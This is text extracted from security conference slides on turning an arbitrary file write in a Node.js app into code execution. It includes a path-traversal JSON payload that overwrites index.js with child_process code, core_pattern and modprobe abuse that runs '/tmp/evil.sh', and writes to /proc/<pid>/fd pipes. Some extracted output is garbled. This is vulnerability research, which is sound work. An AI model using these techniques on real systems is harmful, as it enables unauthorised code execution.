

Exploiting File Writes in Hardened Environments

From HTTP Request to ROP Chain in Node.js

Stefan Schiller

HEXA CON 20
24

October 4, 2024

Who am I

- Stefan Schiller (Twitter/X: [@scryh_](#))
 - Software Development Background
 - Offensive IT Security (Red Teaming)
 - Vulnerability Researcher in Sonar's R&D team
- Product innovation driven by our 0-days
 - Young team of 3.5 Vulnerability Researchers
 - Discovering 0-days to strengthen product



Web Vulnerabilities

Argument Injection
Cross-Site Scripting
SQL Injection
Insecure Deserialization
Command Injection
Arbitrary File Read
Arbitrary File Write
Server-Side Request Forgery
Insecure Direct Object References
Server-Side Template Injection
XML External Entity

Web Vulnerabilities

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SQL Injection

Insecure Direct

Object References

Server-Side Template Injection

XML External Entity

Insecure Deserialization

Web Vulnerabilities

Write .PHP file

Write .bashrc

Overwrite
templating file

Arbitrary File Write

Write .JSP file

Overwrite
config file

Drop SSH key

Write .ASPX file

Add cronjob

A Challenging File Write

File Write - Node.js

```
app.post('/upload', (req, res) => {  
  const { filename, content } = req.body;  
  fs.writeFile(filename, content, () => {  
    res.json({ message: 'File uploaded!' });  
  });  
});
```

File Write - Node.js

File Write

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app.post('/upload', (req, res) => {  
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File Write - Node.js

User-Controllable
File Path


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  });  
});
```



File Write - Node.js

User-Controllable
File Content

```
app.post('/upload', (req, res) => {  
  const { filename, content } = req.body;  
  fs.writeFile(filename, content, () => {  
    res.json({ message: 'File uploaded!' });  
  });  
});
```


A diagram with the text 'User-Controllable File Content' at the top. Two yellow arrows point downwards from this text. The first arrow points to the 'req.body' property in the destructuring assignment 'const { filename, content } = req.body;'. The second arrow points to the 'content' parameter in the 'fs.writeFile(filename, content, () => {' call. Both 'req.body' and 'content' are enclosed in red rectangular boxes.

File Write - Node.js

```
app.post('/upload', (req, res) => {  
  const { filename, content } = req.body;  
  fs.writeFile(filename, content, () => {  
    res.json({ message: 'File uploaded!' });  
  });  
});
```


Arbitrary File Write Vulnerability

Exploit the File Write!



Exploit the File Write!

Write a .JS file!



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Write a .JS file!

Overwrite the
config file!

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Add a cron job!

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Write a .JS file!

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Overwrite a
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Exploit the File Write!

Write a .JS file!

Drop an SSH key!

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Exploit the File Write!

```
{ "filename": "../../../src/index.js",  
  "content" : "require('child_process').exec('id');"}  
}
```

Uh oh?

```
{ "filename": "../../../src/index.js",  
  "content" : "require('child_process').exec('id');" }
```

```
HTTP/1.1 403 Forbidden
```

```
...
```

```
{ "err" : "EACCES: permission denied" }
```

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{"filename": "../../src/index.js",  
  "content": "require('child_process').exec('id');"}  
}
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uploads


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```
...
```

```
{"err": "EACCES: permission denied"}
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

Read-Only!

```
{"files": [{"name": "index.js", "path": "../src/index.js", "type": "file"}, {"name": "uploads", "path": "uploads", "type": "dir"}, {"name": "child_process", "path": "child_process", "type": "file"}], "permissions": [{"path": "src", "type": "dir", "readOnly": true}, {"path": "child_process", "type": "file", "readOnly": true}, {"path": "uploads", "type": "dir", "readOnly": true}, {"path": "child_process", "type": "file", "readOnly": true}, {"path": "child_process", "type": "file", "readOnly": true}], "http": {"method": "GET", "url": "http://localhost:3000/uploads/../../../../src/index.js", "status": 403, "message": "403 Forbidden"}, {"err": "EACCES: permission denied"}]
```

Exploiting Read-Only File Writes?

File Writes - What even is a File?




File Writes - What even is a File?

Everything

Is

A File




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
A File



File Writes - What even is a File?

Virtual File System
(VFS)

File Writes - What even is a File?



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
Virtual File System
(VFS)

```
graph TD; VFS[Virtual File System (VFS)] --> MyFS[My File System];
```


My File
System

```
static const struct file_operations  
myfs_file_ops = {  
    .open      = myfs_open,  
    .read     = myfs_read,  
    .write    = myfs_write,  
};
```


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
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File Writes - What even is a File?



File Writes - procfs

procfs

- Usually mounted at `/proc`
- Interface to kernel

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procfs

- Usually mounted at `/proc`
- Interface to kernel
- Provides real-time information
- Processes, memory, hardware, etc.
- Change settings by writing a file!

/proc/sys/kernel/core_pattern

- Define template to name core dumps:

```
# echo '/tmp/cores/core.%e.%p.%h.%t' >  
/proc/sys/kernel/core_pattern
```

/proc/sys/kernel/core_pattern

- Define template to name core dumps:

```
# echo '/tmp/cores/core.%e.%p.%h.%t' >  
/proc/sys/kernel/core_pattern
```

- Piping core dump to a program:

```
# echo '|/usr/share/apport/apport' >  
/proc/sys/kernel/core_pattern
```



/proc/sys/kernel/core_pattern

- Trigger shell script on segmentation fault:

```
# echo '|/tmp/evil.sh' > /proc/sys/kernel/core_pattern
# ./crash
Segmentation fault (core dumped) # <- executes evil.sh
```


Similar approaches

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 - `/proc/sys/kernel/modprobe`
- Register executable file formats:
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- Uevent helper program (sysfs):
 - `/sys/kernel/uevent_helper`

Not so easy

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
- Register executable file formats:

- `/etc/elfutils/libltdl.conf`
→ `procfs` itself might be **read-only** (container)


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


Inter-Process Communication via Pipes


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$ cat passwd | grep root
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


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
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
```
-wx pipe:[1234]
```

```
r-x pipe:[1234]
```


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cat




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Inter-Process Communication via Pipes



Pipes via /proc/<pid>/fd/

```
$ sleep 100 | cat
```

Pipes via /proc/<pid>/fd/

```
$ sleep 100 | cat
```

```
$ ls -al /proc/`pidof sleep`/fd
lrwx----- 1 user user 0 -> /dev/pts/3
l-wx----- 1 user user 1 -> 'pipe:[698292]'
lrwx----- 1 user user 2 -> /dev/pts/3
```

Pipes via /proc/<pid>/fd/

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```
$ ls -al /proc/`pidof cat`/fd
lr-x----- 1 user user 0 -> 'pipe:[698292]'
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```

Pipes via /proc/<pid>/fd/

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lrwx----- 1 user user 0 -> /dev/pts/3
l-wx----- 1 user user 1 -> 'pipe:[698292]'
lrwx----- 1 user user 2 -> /dev/pts/3
```

```
$ echo 'hi there!' > /proc/`pidof sleep`/fd/1
```

Pipes via /proc/<pid>/fd/

```
$ sleep 100 | cat
```

```
hi there!
```

```
sleep`/fd
```

```
l-rwx----- 1 user user 0 -> /dev/pts/3
```

```
l-wx----- 1 user user 1 -> 'pipe:[698292]'
```

```
l-rwx----- 1 user user 2 -> /dev/pts/3
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$ echo 'hi there!' > /proc/`pidof sleep`/fd/1
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Node.js & Pipes

